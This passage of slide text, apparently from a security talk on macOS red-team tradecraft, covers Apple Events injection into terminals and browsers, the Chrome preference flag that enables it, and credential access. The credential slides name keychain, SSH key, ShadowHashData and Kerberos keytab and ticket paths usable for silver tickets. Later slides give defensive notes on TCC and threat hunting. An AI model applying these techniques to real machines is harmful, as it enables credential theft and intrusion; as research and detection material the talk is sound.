    Injection ◦ This hasa lot of OPSEC issues, but provides a lot of benefits as well: ◦ Ex: What if you're SSH-ed into another machine? ◦ This isn't specific to Terminal.app: ◦ Safari.app: doJavaScript("val") ◦ Chrome.app: execute({JavaScript:"val"}) ◦ iTerm2.app: write({text:"val"}) ◦ Be sure to check scriptable interfaces 52
  • 53.
    Injection ◦ A noteabout injecting JavaScript in Chrome: ◦ A recent update requires a specific flag to "Allow JavaScript from Apple Events" ◦ This is disabled by default now ◦ This is a user preference though: ◦ "allow_javascript_apple_events": true in ~/Library/Application Support/Google/Chrome/Default/ Preferences 53
  • 54.
  • 55.
    Credential Access ◦ Typical IoCs: ◦security binary ◦ dscl or defaults read on /var/db/dslocal/nodes/Default/users/ <local_user>.plist ShadowHashData ◦ Typically with plutil for conversion ◦ Read or exfil the user's keychain: ~/Library/Keychains/login.keychain-db ◦ Read or exfil the user's SSH keys 55
  • 56.
    Credential Access: ShadowHashData ◦ Orchard providesaccess to ShadowHashData of local accounts and the currently logged in user ◦ Uses Open Directory API 56
  • 57.
    Credential Access: ShadowHashData ◦ Current domainuser cached in /Local/Default ◦ Certain AD attributes are cached such as: ◦ AuthenticationAuthority, PasswordPolicyOptions, accountPolicyData, ShadowHashData, NFSHomeDirectory, SMBHome, cached_groups ◦ AuthenticationAuthority: ";LocalCachedUser;/Active Directory/TEST/test.lab.local: test_lab_admin: 38D5759E-81CC-4EB1-8983-7304227F63F5" ";Kerberosv5;;test_lab_admin@TEST.LAB.LOCAL;TEST.LAB.LOCAL;" ";ShadowHash;HASHLIST:<SALTED-SHA512-PBKDF2, SRP-RFC5054-4096-SHA512-PBKDF2>", ";SecureToken;" 57
  • 58.
    Credential Access: Kerberos ◦ Passwords aremore than just "hashes" ◦ Kerberos is integrated into macOS as well ◦ For local accounts, Orchard also gets KerberosKeys and HeimdalSRPKey: 58
  • 59.
    Credential Access: Kerberos ◦ For Domainaccess though, don't forget about Kerberos tickets - they're not just for Windows ◦ Heimdal implementation for macOS ◦ Hashed keys in /etc/krb5.keytab ◦ read/write for root ◦ read for _calendar, _jabber, _postfix, _teamsserver users ◦ read for _keytabusers and mail groups 59
  • 60.
    Credential Access: Kerberos ◦ Releasing KeytabParserto parse this file format ◦ Think of these as hashes for creating Silver Tickets 60
  • 61.
    Credential Access: Kerberos ◦ Kerberos tickets(TGT/TGS): ◦ In-memory cache ◦ Stored in /tmp/krb5_cc_* files ◦ Klist -v 61
  • 62.
    Credential Access: Kerberos ◦ JXA hasus almost covered though: ◦ ObjC.import("Kerberos") ◦ JXA is very bad at accessing structs ◦ Heimdal APIs work just fine in C though 62
  • 63.
  • 64.
    Defensive Measures: Mojave & JXA ◦ WWDC18& Mojave updated User Data Protections ◦ Every tuple of AE programs causes a pop-up ◦ Only "ever" causes one pop-up ◦ Toggle in System Preferences -> Security & Privacy -> Privacy ◦ Typically in Automation 64
  • 65.
    Defensive Measures: Mojave & JXA ◦ Transparency,Consent and Control (TCC) tracks this in /Library/Application Support/com.apple.TCC/TCC.db ◦ Can reset saved preferences with tccutil ◦ Similar to com.apple.universalaccessAuthWarning.plist ◦ Tracks every time a user was prompted access to something in universal access ◦ This is checked in HealthInspector 65
  • 66.
    Defensive Measures: Minimum Viable Access ◦ Don't gethung up on the implementation when hunting ◦ Look for the Minimum Viable Access needed to achieve a goal ◦ Special group access (or nested group access)? ◦ Root access? ◦ Read access to specific file? ◦ Write access directly or indirectly? ◦ Identify where sensitive information lives ◦ SSH keys? Plaintext passwords? Kerberos Tickets/Keys? Environment Variables? 66
  • 67.
    Defensive Measures: Obfuscation? ◦ Obfuscation forBash / Binaries / Scripts exists and will continue ◦ Use it to your advantage as a hunter ◦ https://github.com/Bashfuscator/Bashfuscator ◦ Learn from Windows' History ◦ Most obfuscation is its own enemy ◦ Breaks very brittle indicators 67
  • 68.
    Apfell Artifact Tracking ◦ To helpmake defensive artifacts easier to identify ◦ Most Apfell commands indicate what artifacts they create on disk and record the final instances during operations 68
  • 69.
    Thank you! @its_a_feature_ ◦ Apfell: ◦https://github.com/its-a-feature/Apfell ◦ Orchard ◦ https://github.com/its-a-feature/Orchard ◦ HealthInspector ◦ https://github.com/its-a-feature/HealthInspector ◦ KeytabParser ◦ https://github.com/its-a-feature/KeytabParser 69